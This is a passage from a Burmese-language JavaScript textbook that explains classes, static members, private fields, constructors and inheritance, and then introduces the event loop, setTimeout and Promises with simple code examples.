ကြိမ်နဲ့တစ်ကြိမ် ပြန်ရမယ့် ရလဒ်လည်း တူမှာ မဟုတ်ပါဘူး။ `map()`, `filter()`, `reduce()` စတဲ့ Function တွေကတော့ Pure Function တွေပါ။ ဒီ Function တွေက ရလဒ်အသစ်ကို ပြန်ပေးပါမယ်။ မူလ Array ကို ပြောင်းလဲစေခြင်း မရှိပါဘူး။ ဒါကြောင့် ဘယ်နှစ်ကြိမ် Run သည်ဖြစ်စေ တူညီတဲ့ရလဒ်ကိုပဲ အမြဲပြန်ရမှာပါ။ ဒါဟာသိရှိထားသင့်တဲ့ ဗဟုသုတဖြစ်ပါတယ်။ ဒီသဘောသဘာဝကို သိထားမှ မတူကွဲပြားနေတဲ့ အလုပ်လုပ်ပုံကို ပုံဖော်ကြည့်နိုင်မှာမို့လို့ပါ။

JavaScript ရဲ့ထူးခြားချက်က အခုဒီလို Imperative, Procedural, OOP, Function စသည်ဖြင့် ရှိနေတဲ့ ရေးဟန်တွေထဲက နှစ်သက်ရာ ရေးဟန်ကို အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။ ဘယ်နည်းနဲ့ပဲ ရေးရမယ်လို့ ပုံသေကန့်သတ်ထားခြင်း မရှိလို့ ရေးသားသူက မိမိနှစ်သက်ရာ နည်းလမ်းကို အသုံးပြုနိုင်မှာဖြစ်သလို၊ ဆန္ဒရှိရင်လည်း ရေးဟန်အမျိုးမျိုးကို ပေါင်းစပ်အသုံးပြု ရေးသားနိုင်မှာပဲ ဖြစ်ပါတယ်။

Classes & Objects

ရှေ့ပိုင်းမှာ Object တည်ဆောက်ပုံနည်းလမ်းနှစ်မျိုး ပြောခဲ့ပါတယ်။ Object Constructor ကို အသုံးပြု တည်ဆောက်နိုင်သလို Object Literal ဖြစ်တဲ့ တွန့်ကွင်းအဖွင့်အပိတ်နဲ့လည်း တည်ဆောက်နိုင်ပါတယ်။ အခုဆက်လက် ဖော်ပြမယ့် နည်းလမ်းကတော့ Class ရေးထုံးကို အသုံးပြုတည်ဆောက်တဲ့ နည်းလမ်းပဲ ဖြစ်ပါတယ်။

Class ဆိုတာ Object Template လို့ ဆိုနိုင်ပါတယ်။ Object တည်ဆောက်လိုက်ရင် ပါဝင်ရမယ့် အချက်အလက်နဲ့ လုပ်ဆောင်ချက်တွေကို ကြိုတင်သတ်မှတ်ပေးထားနိုင်တဲ့ နည်းလမ်းတစ်မျိုးဖြစ်ပါတယ်။ ဥပမာ ဒီလိုပါ –

JavaScript

```
class Car {
    color = "Red"
    wheels = 4
    drive() {
        console.log("This car is driving")
    }
}
```

`class` Keyword ရဲ့နောက်မှာ Class အမည်လိုက်ရပြီး သူ့နောက်ကနေ Property တွေ Method တွေ စု ဖွဲ့ပြီး လိုက်ရတာ ဖြစ်ပါတယ်။ ဒါဟာ သေချာလေ့လာကြည့်လိုက်ရင် ရိုးရိုး Object Literal အသုံးပြု ရေးသားနည်းနဲ့ သိပ်မကွာလှပါဘူး။

JavaScript

```
let car = {
    color: "Red",
    wheels: 4,
    drive() {
        console.log("The car is driving")
    }
}
```

အသုံးပြုတဲ့ သင်္ကေတတွေနဲ့ ရေးထုံးကွဲပြားမှုပိုင်းလေးတွေ ရှိနေပေမယ့် အတော်လေး ဆင်တူတာကို တွေ့ ရပါလိမ့်မယ်။ မတူတာကတော့ Car ဟာ Class တစ်ခုဖြစ်ပြီး Object မဟုတ်သေးပါဘူး။ လိုအပ်တဲ့ Object တွေကို ဒီ Class ကိုအသုံးပြု တည်ဆောက်ပေးရမှာပါ။ အခုလို တည်ဆောက်နိုင်ပါတယ်။

JavaScript

```
let toyota = new Car
```

`toyota` ဟာ Car Class ကို အသုံးပြုတည်ဆောက်လိုက်တဲ့ Object တစ်ခုဖြစ်သွားပါပြီ။ ဒါကြောင့် Car Class မှာ သတ်မှတ်ပေးထားတဲ့ Property တွေ Method တွေ ရှိနေမှာဖြစ်ပါတယ်။

JavaScript

```
toyota.wheels        // 4
toyota.drive()       // The car is driving
```

Class ကနေတစ်ဆင့် Object တည်ဆောက်ပြီးမှ အသုံးပြုရတဲ့ သဘောပါ။ အဲ့ဒီလို Object တည်ဆောက် စရာ မလိုဘဲ Class ကနေ တိုက်ရိုက် အသုံးပြုလိုရင် သုံးလို့ရတဲ့ ရေးနည်းရှိပါတယ်။ `static` Property နဲ့ `static` Method လို့ ခေါ်ပါတယ်။ ဒီလိုပါ။

JavaScript

```
class Calculator {
    static PI = 3.14

    static add(a, b) {
        return a + b
    }
}
```

ဒီလို `static` Property/Method တွေရှိနေမယ်ဆိုရင်တော့ Class ကနေတစ်ဆင့် တိုက်ရိုက်အသုံးပြုလို့ ရနိုင်သွားပါတယ်။

JavaScript

```
Calculator.PI             // 3.14
Calculator.add(3, 4)      // 7
```

ဒီသဘောသဘာဝကို Access-Control Modifier လို့ခေါ်ပြီး Property တွေ Method တွေကို ဘယ်နည်း ဘယ်ပုံ Access လုပ် အသုံးပြုခွင့်ပြုမလဲဆိုတာကို သတ်မှတ်နိုင်တဲ့ နည်းလမ်းတွေဖြစ်ပါတယ်။ အများ အားဖြင့် တွေ့ရလေ့ရှိတဲ့ Access-Control Modifier တွေကတော့ –

- Public
- Private
- Protected
- Static

– တို့ဖြစ်ပါတယ်။ JavaScript Class တစ်ခုအတွင်းမှာ ကြေညာလိုက်တဲ့ Property တွေ Method တွေဟာ Public သဘောသဘာဝ ရှိကြပါတယ်။ Object ကနေတစ်ဆင့် အပြည့်အဝ အသုံးပြုခွင့် ပေးထားတယ်ဆို တဲ့သဘောပါ။ Static ရဲ့သဘောသဘာဝကိုတော့ အခုပဲပြောခဲ့ပြီးပါပြီ။ Class အမည်ကနေ အသုံးပြုခွင့် ပေးထားပါတယ်။ Private ဆိုရင်တော့ Object ကနေတစ်ဆင့် အသုံးပြုခွင့် မပေးတော့ပါဘူး။ ရေးထားတဲ့ Class အတွင်းထဲမှာပဲ သုံးခွင့်ရှိပါတော့တယ်။

တခြား Language အများစုမှာ `public`, `private` စတဲ့ Keyword တွေကို အသုံးပြုပြီး Access-Control ကို သတ်မှတ်ကြပါတယ်။ ဒီလိုပါ –

Pseudocode

```
class Car {
    private hp = 150;
    public color = "Red";

    static info () {
        console.log(`Horse Power: ${this.hp}`);
    }
}
```

နမူနာက JavaScript ကုဒ်မဟုတ်ပါဘူး။ သဘောသဘာဝ ရှင်းပြချင်လို့ ရေးလိုက်တဲ့ Pseudocode ပါ။ နမူနာမှာ `hp` ကို Private လို့ပြောထားပါတယ်။ ဒါကြောင့် ပြင်ပနေ တိုက်ရိုက်ပြင်လို့ သုံးလို့ မရတော့ပါဘူး။ သတ်မှတ်ထားတဲ့ နည်းလမ်းကနေသာ အသုံးပြုခွင့်ရှိတော့မှာပါ။ ဥပမာ -

Pseudocode

```
let car = new Car();

car.hp = 200;        // Error: Cannot access private property
Car.info();          // Horse Power: 150
```

ဒီသဘောသဘာဝကို OOP မှာ Encapsulation လို့ခေါ်ပါတယ်။ Object တစ်ခုရဲ့ အသေးစိတ် အချက်အလက်တွေကို မဆိုင်သူ သိစရာမလိုဘူး၊ ထိစရာမလိုဘူး ဆိုတဲ့သဘောဖြစ်ပါတယ်။

JavaScript မှာတော့ `static` Keyword တစ်ခုပဲ ရှိပါတယ်။ `public` တွေ `private` တွေမရှိပါဘူး။ Keyword တွေအစား ရေးတဲ့အခါမှာ ဒီလိုရေးပေးရပါတယ်။

JavaScript

```
class Car {
    #hp = 150
    color = "Color"

    static info() {
        console.log(`Horse Power: ${this.#hp}`)
    }
}
```

ရိုးရိုးရေးလိုက်တဲ့ `color` Property ဟာ Public ဖြစ်ပြီး ရှေ့ကနေ Hash သင်္ကေတလေး ခံရေးထားတဲ့ `#hp` Property က Private ဖြစ်သွားပါတယ်။ ဒီရေးထုံးဟာ JavaScript မှာ အခုမှစမ်းသပ်အဆင့်ပဲ ရှိပါသေးတယ်။ ဒါကြောင့် ရေးထုံးအရမှန်ပါတယ်။ တစ်ချို့ Update မဖြစ်တဲ့ Browser တွေမှာ စမ်းကြည့်လို့တော့ ရဦးမှာ မဟုတ်ပါဘူး။ စမ်းကြည့်လို့မရရင် Browser ကို Update လုပ်ပြီး ပြန်စမ်းကြည့်နိုင်ပါတယ်။

Protected ရဲ့ သဘောသဘာဝကို တော့ခဏနေမှ ဆက်ပြောပါမယ်။ အခုဖြည့်စွက်မှတ်သားသင့်တာကတော့ Constructor လို့ခေါ်တဲ့သဘောသဘာဝ ဖြစ်ပါတယ်။ Class တစ်ခုရေးသားတဲ့အခါ Constructor ထည့်ရေးလို့ရပါတယ်။ Constructor က အဲ့ဒီ Class ကို အသုံးပြုပြီး Object တည်ဆောက်စဉ်မှာ အလုပ်လုပ်ပေးမယ့် Method တစ်မျိုးပါ။ ဒီလိုရေးရပါတယ်။

JavaScript

```
class Dog {
    constructor(name) {
        this.name = name
    }

    run() {
        console.log(`${this.name} is running...`)
    }
}
```

Constructor Method ရဲ့အမည်ကို `constructor` လို့ပေးရပါတယ်။ နမူနာအရ Constructor Method မှာ Parameter တစ်ခုရှိလို့ Object တည်ဆောက်တဲ့အခါ Argument တစ်ခုပေးပြီး တည်ဆောက်ရတော့မှာပါ။ Constructor က လက်ခံရရှိတဲ့ Argument ကို name Property ထဲမှာ Assign လုပ်ပေးလိုက်မှာ ဖြစ်ပါတယ်။ အခုလို စမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
let dog1 = new Dog("Bobby")
let dog2 = new Dog("Rambo")

dog1.run()     // Bobby is running…
dog2.run()     // Rambo is running…
```

Class တွေတည်ဆောက်တဲ့အခါ အခြား Class တစ်ခုပေါ်မှာ အခြေခံပြီး တည်ဆောက်လို့ ရပါတယ်။ ဒီသဘောသဘာဝကို Inheritance လို့ခေါ်ပါတယ်။ အမွေဆက်ခံလိုက်တဲ့သဘောဖြစ်လို့ ဒီနည်းကိုသုံးလိုက်ရင် ပင်မ Class ရဲ့လုပ်ဆောင်ချက်တွေကို ဆက်ခံတဲ့ Class က အလိုလိုရသွားတာပါ။

JavaScript

```
class Animal {
    constructor(name) {
        this.name = name
    }

    run() {
        console.log(`${this.name} is running...`)
    }
}

class Dog extends Animal {
    bark() {
        console.log(`${this.name}: Woof.. woof..`)
    }
}
```

နမူနာအရ Dog Class က Animal Class ကို Inherit လုပ်လိုက်တာပါ။ `extends` Keyword ကို သုံးရပါတယ်။ ဒါကြောင့် Dog Class မှာ Animal Class ရဲ့လုပ်ဆောင်ချက်တွေကို ရရှိသွားပါတယ်။

JavaScript

```
let milo = new Dog("Milo")

milo.bark()     // Milo: Woof.. woof..
```

Dog Class မှာ Constructor တွေ `name` Property တွေမရှိပေမယ့် Animal Class ကနေဆက်ခံပြီး ရထား

လို့ အခုလို အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။ Class တွေအခုလို ဆက်ခံရေးသားတဲ့အခါ တစ်ကြိမ်မှာ Class တစ်ခုကိုပဲ Inherit လုပ်လို့ရပါတယ်။ Multiple-Inheritance ခေါ် Class နှစ်ခုသုံးခုကနေ တစ်ပြိုင်တည်း ဆက်ခံရေးသားလို့တော့ မရပါဘူး။ နောက်ထပ် ဥပမာလေး တစ်ခု ထပ်ပေးပါဦးမယ်။

JavaScript

```
class Cat extends Animal {
    constructor(name, color) {
        super(name)
        this.color = color
    }

    meow() {
        console.log(`${this.name}: Meow.. meow..`)
    }
}
```

ဒီနမူနာမှာတော့ Cat Class က Animal Class ကို ဆက်ခံရေးသားထားပါတယ်။ ထူးခြားချက်အနေနဲ့ Cat Class မှာလည်း Constructor ပါဝင်ပြီး Parameter နှစ်ခုရှိနေပါတယ်။ ဒါကြောင့် Cat Class ကို အသုံးပြုပြီး Object တည်ဆောက်ရင် သူ့ရဲ့ Constructor ကိုပဲ သုံးသွားတော့မှာပါ။ ပင်မ Animal Class ရဲ့ Constructor ကို သုံးမှာ မဟုတ်တော့ပါဘူး။

ပင်မ Animal Class ရဲ့ Constructor ကိုလည်း သုံးချင်တယ်၊ ဘယ်လိုလုပ်ရမလဲ။ Cat Class Constructor ထဲမှာ ရေးသားထားတဲ့ `super()` Method က ဒီအတွက်ဖြစ်ပါတယ်။ ပင်မ Class ရဲ့ Constructor ကို လှမ်းခေါ်ပေးပါတယ်။ ဒီနည်းနဲ့ လက်တွေ့အလုပ်လုပ်တာက Cat Class Constructor ဆိုပေမယ့် ပင်မ Animal Class Constructor ကိုလည်း လိုအပ်သလို အသုံးပြုလို့ ရသွားပါတယ်။

JavaScript

```
let cat = new Cat("Shwe War", "Yellow")

cat.meow()     // Shwe War: Mewo.. meow..
```

ဒီနေရာမှာ ကျန်နေတဲ့ Protected ရဲ့ သဘောသဘာဝကို ပြောလို့ရပါတယ်။ Inheritance လုပ်ပြီး ဆက်ခံလိုက်တဲ့အခါ ဆက်ခံတဲ့ Class ရရှိမှာက Public Property နဲ့ Method တွေကိုသာ ရရှိမှာ ဖြစ်ပါတယ်။

Private Property တွေ Method တွေကိုတော့ ရရှိမှာ မဟုတ်ပါဘူး။ Protected ရဲ့ သဘောသဘာဝကတော့ ပြင်ပကနေ Access လုပ်ခွင့်မပေးဘူး၊ ဒါပေမယ့် Inherit လုပ် ဆက်ခံတဲ့သူကို သုံးခွင့်ပေးမယ် ဆိုတဲ့ သဘောပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် Access-Control Modifier မှာ Protected လို့ ပေးထားလိုက်ရင် Private လိုမျိုး ပြင်ပကနေ အသုံးပြုခွင့်မရှိပါဘူး၊ ဒါပေမယ့် သူ့ကိုဆက်ခံထားတဲ့ Class တွေကတော့ အသုံးပြုခွင့်ရမှာ ဖြစ်ပါတယ်။ သိထားသင့်လို့ ထည့်ပြောတာပါ၊ JavaScript မှာ Protected ရေးထုံး မရှိပါဘူး။

အသုံးနည်းပေမယ့် ဖြည့်စွက်မှတ်သားသင့်တာတစ်ခု ရှိပါသေးတယ်။ Function တွေမှာ Function Expression ရှိသလိုပဲ Class တွေမှာလည်း Class Expression ရှိပါတယ်။ ဒါကြောင့် ဒီလိုရေးလို့ ရပါတယ်။

JavaScript

```
let Car = class {
    color = "Red"
    wheels = 4
    drive() {
        console.log("The car is driving")
    }
}
```

ဒါပေမယ့် Function တွေမှာ Hoisting/Lifting သဘောသဘာဝရှိပေမယ့် Class တွေမှာ မရှိပါဘူး။ ဒါကြောင့် Function တွေလို အရင်သုံးပြီး နောက်မှကြေညာလို့မရပါဘူး။ အသုံးမပြုခင် ကြိုတင်ကြေညာသတ်မှတ်ထားပေးဖို့ လိုအပ်ပါတယ်။

Object-Oriented Programming ဆိုတာ ရေးထုံးပိုင်းအရ ခက်ခဲလှတာ မဟုတ်ပေမယ့် သဘောသဘာဝပိုင်းကတော့ လေးနက်ကျယ်ပြန့်ပါတယ်။ Multiple Inheritance မရဘူးလို့ ပြောထားတယ်။ ရတဲ့ Language တွေရော ရှိသလား။ ရခြင်း မရခြင်းရဲ့ အားသာချက် အားနည်းချက်တွေက ဘာတွေလဲ၊ စသဖြင့် ပြောမယ်ဆို ပြောစရာတွေ ကျန်ပါသေးတယ်။ နောက်ပြီးတော့ ပြီးခဲ့တဲ့အခန်းမှာ ပြောခဲ့တဲ့ Interface တွေ Protocol တွေက ဘယ်လိုနေရာမျိုးမှာ သုံးရတာလဲ။ Dynamically Typed နဲ့ Statically Typed သဘောသဘာဝက ဒီ Object တွေပေါ်မှာ ဘယ်လိုသက်ရောက်မှုရှိသလဲ၊ စသည်ဖြင့် ကျန်ပါသေးတယ်။ ပရောဂျက်ကြီးတွေမှာ ကုဒ် Architecture အတွက် သုံးကြတဲ့ Object-Oriented Design Patterns ဆိုတဲ့ သဘောသဘာဝတွေလည်း ရှိပါသေးတယ်။ နောက်တစ်ပိုင်းမှာ ဆက်လက် ဖော်ပြပါမယ်။

အခန်း (၁၉) – JavaScript Promises & async, await

JavaScript ဟာ Single-Threaded ပုံစံအလုပ်လုပ်တဲ့ နည်းပညာဖြစ်ပါတယ်။ ဒါကိုမျက်စိထဲမှာ မြင်သာအောင် ယာဉ်ကြောတစ်ခုပဲရှိတဲ့ ကားလမ်းတစ်ခုလို မြင်ကြည့်နိုင်ပါတယ်။ ပျော်ပွဲစားထွက်ဖို့ ကားသုံးစီးထွက်လာတယ်ဆိုရင် ယာဉ်ကြောတစ်ခုပဲရှိတဲ့အတွက် ရှေ့နောက်တန်းစီပြီးသွားကြရမှာပါ။ ရှေ့ကတစ်စီးအကြောင်းတစ်ခုခုကြောင့် နှေးသွားရင် နောက်က ကားတွေလည်း လိုက်နှေးသွားမှာပါပဲ။

Multi-Threaded စနစ်တွေကိုတော့ ဒီဥပမာနဲ့ နှိုင်းယှဉ်ပြောရမယ်ဆိုရင် ယာဉ်ကြောသုံးခုပါတဲ့ ကားလမ်းနဲ့တူပါတယ်။ ကားသုံးစီးက ပြိုင်တူယှဉ်ပြီးသွားလို့ ရပါတယ်။ ဒါကြောင့် တစ်စီးနှေးနေရင် စောင့်စရာမလိုဘဲ ကျန်တဲ့ကားတွေက ဆက်သွားလို့ ရနိုင်ပါတယ်။

Multi-Threaded စနစ်တွေဟာ ကိုင်တွယ်တတ်မယ်ဆိုရင် ပိုမြန်ပါတယ်။ ဒါပေမယ့်သူ့မှာ အခက်အခဲတစ်ခုတော့ ရှိနေပါတယ်။ ကားသုံးစီးမှာ တစ်စီးက ပန်းကန်ခွက်တွေ ယူလာတယ်။ နောက်တစ်စီးက စားစရာတွေ ယူလာတယ်။ နောက်တစ်စီးက သောက်စရာတွေ ယူလာတယ် ဆိုကြပါစို့။ Single-Threaded စနစ်တွေမှာ အားလုံးက အတူတူပဲ သွားကြတာမို့လို့ စောင့်ရတဲ့အတွက် နှေးချင်နှေးမယ်၊ နောက်ဆုံးခရီးရောက်တဲ့အခါ အတူတကွ ပါလာတဲ့ ပန်းကန်ခွက်ယောက်၊ စားသောက်ဖွယ်ရာတွေ ချပြီး ပျော်ပွဲစားကြယုံပါပဲ။

Multi-Threaded စနစ်မှာ တစ်စီးကနှေးပြီး ကျန်ခဲ့လို့ ကျန်တဲ့နှစ်စီးက ရောက်နှင့်တဲ့အခါ ဘာလုပ်မလဲ စဉ်းစားစရာ ရှိလာပါတယ်။ သောက်စရာယူလာတဲ့ကား ကျန်ခဲ့ရင် ကိစ္စမရှိဘူး။ ပန်းကန်ခွက်နဲ့ စားစရာတွေ ကြိုပြင်ထားလိုက်ရင် မြန်သွားတာပေါ့။ ပန်းကန်ခွက်တွေယူလာတဲ့ကား ကျန်ခဲ့ရင်တော့ အဆင်မပြေတော့ပါဘူး။ သူရောက်အောင် စောင့်ရပါတော့မယ်။ နောက်ပြဿနာက ဘယ်လောက်စောင့်ရမှာလဲ။ ဘီးပေါက်လို့ ကြာနေတာမျိုးဆိုရင် ကြာတော့ကြာမယ်၊ အချိန်တန်ရင် ရောက်လာပါလိမ့်မယ်။ လမ်းမှားလို့ ကြာနေတာမျိုး ဆိုရင်တော့၊ စောင့်သာစောင့်နေတာ ရောက်မလာဘူးဆိုတာမျိုးတွေ ဖြစ်နိုင်ပါတယ်။

Multi-Thread Communication စနစ်တွေနဲ့ ကျကျနန စီမံတတ်ဖို့ လိုသွားပါတယ်။

JavaScript ကတော့ Single-Thread စနစ်ပါ။ Single-Thread မို့လို့ လမ်းကြောတစ်ခုထဲမှာပဲ တစ်ခုပြီးမှ တစ်ခုလုပ်ပါတယ်။ ဒါဆိုရင် အလုပ်တစ်ခုက ကြာနေရင် တစ်ကယ်ပဲ ကျန်တဲ့အလုပ်တွေ ရှေ့ဆက်လို့မရ တော့ဘဲ စောင့်ရတော့မှာလား။ ဒီလိုမဖြစ်အောင်တော့ စီစဉ်ထားပါတယ်။ ဒီအတွက် Message Queue, Frame Stack, Event Loop စတဲ့ သီအိုရီပိုင်းဆိုင်ရာ သဘောသဘာဝတွေရှိပါတယ်။ အဲ့ဒါတွေကို မြင်လွယ်အောင် ဒီလိုလေးမြင်ကြည့်ပါ။

တန်းစီပြီးသွားနေတဲ့ ကားတန်းကို အစီအစဉ်အတိုင်း တစ်ခုပြီးတစ်ခု လုပ်ရမယ့် Messages Queue လို့ မြင်နိုင်ပါတယ်။ ကားတစ်စီးတိုင်းမှာ လိုအပ်တဲ့ပစ္စည်းတွေ ထပ်ထပ်ပြီးတော့ တင်ထားပါတယ်။ အဲ့ဒါကို Frames Stack လို့ မြင်နိုင်ပါတယ်။ ကားတွေထဲက ပစ္စည်းတွေကို ချတော့မယ်ဆိုရင် ကားတွေတန်းစီ၊ တစ်စီးဝင်၊ ပါတဲ့ပစ္စည်းတွေ တစ်ခုပြီး တစ်ခုချ၊ ပစ္စည်းတစ်ခုက ညပ်နေလို့ ချလို့မရဘူးဆိုရင် နောက်မှာ သွားပြန်တန်းစီ၊ နောက်တစ်စီးဝင်၊ ပါတဲ့ပစ္စည်းတွေ တန်းစီချ၊ ပြီးရင်ထွက် စသဖြင့် အစီအစဉ်အတိုင်း အလုပ်လုပ်သွားတဲ့ သဘောကို Event Loop လို့ခေါ်ပါတယ်။ Event Loop က ချစရာပစ္စည်းမရှိတဲ့အခါ ဖယ်ခိုင်းပါတယ်။ ဖယ်တဲ့အခါ လုံးဝဖယ်လိုက်တာ ဖြစ်နိုင်သလို၊ ကျန်နေသေးလို့ နောက်ကပြန်ဝင်စီတာ မျိုးလည်း ဖြစ်နိုင်ပါတယ်။ ဒီနည်းနဲ့ အရမ်းကြာမယ့်အလုပ်တွေ မပြီးမချင်း နောက်အလုပ်တွေက စောင့်နေစရာ မလိုတော့ပါဘူး။ Single-Threaded ဆိုပေမယ့် မလိုအပ်ဘဲ မကြာတော့ပါဘူး။

ဥပမာ အခုလို စမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
console.log(1)
console.log(2)
setTimeout(() => console.log(3), 1000)
console.log(4)
```

`setTimeout()` Function ကို အချိန်ခဏာစောင့်ပြီးမှ လုပ်စေချင်တဲ့ အလုပ်တွေရှိရင် သုံးနိုင်ပါတယ်။ နမူနာအရ အလုပ်တစ်ခုကို `setTimeout()` နဲ့ 1000 မီလီစက္ကန့် (တစ်စက္ကန့်) စောင့်ပြီးမှ လုပ်ဖို့ ရေးထားတာပါ။ အစီအစဉ်အတိုင်းသာဆိုရင် -

```
// 1
// 2
(တစ်စက္ကန့်စောင့်)
// 3
// 4
```

– ဖြစ်ရမှာပါ။ ဒါပေမယ့် JavaScript ရဲ့ Event Loop သဘောသဘာဝကြောင့် အဲ့ဒီလို စောင့်နေရမယ့် အလုပ်ကို ကျော်ပြီး လုပ်ပေးလိုက်မှာ ဖြစ်ပါတယ်။ ဒါကြောင့် ရလဒ်က အခုလိုဖြစ်မှာပါ။

```
// 1
// 2
// 4
// 3
```

စောင့်ရမယ့် 3 ကိုမစောင့်ဘဲ နောက်ကိုပို့လိုက်ပြီး 4 ကို အရင်လုပ်လိုက်ပါတယ်။ ပြီးမှ အချိန်ကျလာတဲ့ အခါ 3 ကို လုပ်လိုက်လို့ အခုလိုရလဒ်မျိုးကို ရရှိခြင်းပဲ ဖြစ်ပါတယ်။

Promises

ပြီးခဲ့တဲ့နမူနာကိုကြည့်ရင် `setTimeout()` အတွက် Callback အနေနဲ့ Function Expression တစ်ခုကို ပေးခဲ့တာကိုတွေ့ရနိုင်ပါတယ်။ JavaScript မှာ အဲ့ဒီလို မစောင့်ဘဲ နောက်မှလုပ်စေချင်တဲ့ အလုပ်တွေရှိတဲ့ Callback တွေကို အသုံးများကြပါတယ်။ အခုနောက်ပိုင်းမှာတော့ Callback အစား Promise လို့ခေါ်တဲ့ နည်းပညာကို အစားထိုးပြီး သုံးလာကြပါတယ်။ ထုံးစံအတိုင်း ပြောမယ်ဆိုရင် အားသာချက် အားနည်းချက်တွေ ပြောစရာရှိပေမယ့်၊ ရေးနည်းကိုပဲ အဓိကထား ကြည့်ကြရအောင်ပါ။

JavaScript

```
function add1000() {
    let result = 0

    for(let i=1; i <= 1000; i++) {
        result += i
    }

    return result
}
```

နမူနာကိုလေ့လာကြည့်ပါ။ `add1000()` Funtion ဟာ 1 ကနေ 1000 ထိ ပေါင်းပေးမယ့် Function ပါ။ ဒီအတိုင်းသာဆိုရင် သူအလုပ်လုပ်လို့ မပြီးမချင်း တခြားအလုပ်က ဆက်လုပ်လို့ရမှာ မဟုတ်ပါဘူး။ စမ်းကြည့်လို့ရပါတယ်။

JavaScript

```
console.log("some processes")
console.log(add1000())
console.log("more processes")

// some processes
// 500500
// more processes
```

အစီအစဉ်အတိုင်းပဲ အလုပ်လုပ်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် အခုလို Function တစ်ခု ထပ်ရေးလိုက်ပါမယ်။

JavaScript

```
function add1000later() {
    return new Promise( done => {
        done( add1000() )
    })
}
```

`add1000later()` Function က Promise Object တစ်ခုကို ပြန်ပေးပါတယ်။ နောက်ကျကျန်ခဲ့တဲ့ကားက၊ "ငါးမိနစ်အတွင်းရောက်မယ်၊ ကတိပေးပါတယ်ကွာ၊ မင်းတို့စနှင့်ကြပါ" လို့ ပြောလိုက်သလိုပါပဲ။ ဒါကြောင့် ကျန်အလုပ်တွေက ဒီ Function အလုပ်လုပ်တာကို မစောင့်တော့ဘဲ ကိုယ့်အလုပ်ကိုယ် ဆက်လုပ်သွားလို့ ရပါတယ်။ ဒီ Function က လုပ်စရာရှိတဲ့အလုပ် ပြီးသွားရင်သာ `done()` ကို Run ပေးပါတယ်။ ဒါကြောင့် ခေါ်ယူစဉ်မှာ `done()` ကို ထည့်ပေးဖို့တော့လိုပါတယ်။ ဒီလိုပါ –

JavaScript

```
console.log("some processes")

add1000later().then( result => console.log(result) )

console.log("more processes")
```

then() Method ကိုသုံးပြီး လုပ်စရာရှိတာလုပ်ပြီးရင် ဘာဆက်လုပ်ရမလဲ ပြောလိုက်တာပါ။ နမူနာအရ ရလဒ်ကို ဖော်ပြဖို့ပြောထားပါတယ်။ စမ်းကြည့်လိုက်ရင် အခုလိုရမှာပါ။

```
// some processes
// more processes
// 500500
```

လုပ်စရာရှိတာတွေ သူ့ဘာသာဆက်လုပ်သွားလို့ more processes ကိုနောက်မှ Run ထားပေမယ့် အရင်ရနေတာပါ။ ဒီနည်းနဲ့ Asynchronous ခေါ် ပြုံင်တူအလုပ်လုပ်နိုင်သော၊ တစ်ခုပြီးအောင်တစ်ခု စောင့်စရာ မလိုသော ကုဒ်တွေကို JavaScript မှာ ရေးလို့ရပါတယ်။

done() ဆိုတာ မြင်သာအောင်သာ ပြောလိုက်တာပါ။ တစ်ကယ်အသုံးအနှုန်းအမှန်က resolve() လို့ ခေါ်ပါတယ်။ reject() လည်းရှိပါသေးတယ်။ ငါးမိနစ်အတွင်း ရောက်မယ်ပြောပြီး မရောက်ရင် ဘာလုပ်မှာလဲ။ ဒါလည်း စဉ်းစားစရာ ရှိသေးတယ် မဟုတ်လား။ လုပ်စရာရှိတာလုပ်မယ် သွားနှင့်ပါ ပြောပေမယ့် အဲ့ဒီအလုပ် မအောင်မြင်ဘူးဆိုတာ ဖြစ်နိုင်ပါတယ်။ ဒီလိုဖြစ်လာခဲ့ရင် reject() လုပ်လို့ရနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
function add1000later() {
    return new Promise( (resolve, reject) => {
        let result = add1000()

        if(result) resolve(result)
        else reject()
    })
}
```

`add1000()` Function ကမှန်လို့ ရလဒ်ပြန်ပေးနိုင်တဲ့အခါ `resolve()` ကို အလုပ်လုပ်ပြီး မှားနေလို့ ရလဒ်ပြန်မရတဲ့အခါ `reject()` ကိုအလုပ်လုပ်ထားပါတယ်။ ခေါ်သုံးတဲ့အခါ `then()` Method နဲ့ `resolve()` ကိုပေးနိုင်ပြီး `catch()` Method နဲ့ `reject()` ကို ပေးနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
add1000later()
    .then( result => console.log(result) )
    .catch( () => console.log("Error") )
```

ဖတ်လို့ကောင်းအောင် လိုင်းခွဲပြီးရေးထားပါတယ်။ တစ်ဆက်ထဲရေးလည်း ရပါတယ်။ နမူနာအရ အကယ်၍အလုပ်လုပ်တာ မအောင်မြင်ခဲ့ရင် `catch()` နဲ့ ပေးလိုက်တဲ့ `reject()` Function အလုပ်လုပ်သွားမှာဖြစ်လို့ Error ကို ပြန်ရမှာပဲ ဖြစ်ပါတယ်။ နားလည်သလိုလို၊ နားမလည်သလိုလို ဖြစ်နေမှာ အသေအချာပါပဲ။ ခက်ခဲတဲ့ အကြောင်းအရာတစ်ခုမို့လို့ပါ။ ကူးယူရေးစမ်းပြီး နည်းနည်းပါးပါး ပြင်ကြည့်လိုက်ရင်တော့ ပိုပြီးတော့ မြင်သွားပါလိမ့်မယ်။ အဲ့ဒါမှမရသေးရင်လည်း ခဏကျော်လိုက်ပြီး ကျန်တဲ့ အခန်းတွေ ဆက်လေ့လာလို့ရပါတယ်။ နောက်တော့မှ တစ်ခေါက် ပြန်လာလေ့လာပါ။

Promise တွေကို အသုံးပြုတဲ့အခါ ဒီလိုလည်းသုံးလို့ ရနိုင်ပါသေးတယ်။

JavaScript

```
add1000later()
    .then( result => result + 1000)
    .then( result => console.log(result) )
    .catch( () => console.log("Error") )

// 501500
```

ပထမ `then()` Method က ရလဒ်ကို `return` ပြန်ပေးထားလို့ အဲ့ဒီလို ပြန်ပေးတဲ့ရလဒ်ကို နောက်ထပ် `then()` Method နဲ့ဖမ်းပြီး ဆက်အလုပ်လုပ်လို့ ရနေတာပါ။ လက်တွေ့မှာ အတော်အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေပါ။

async, await

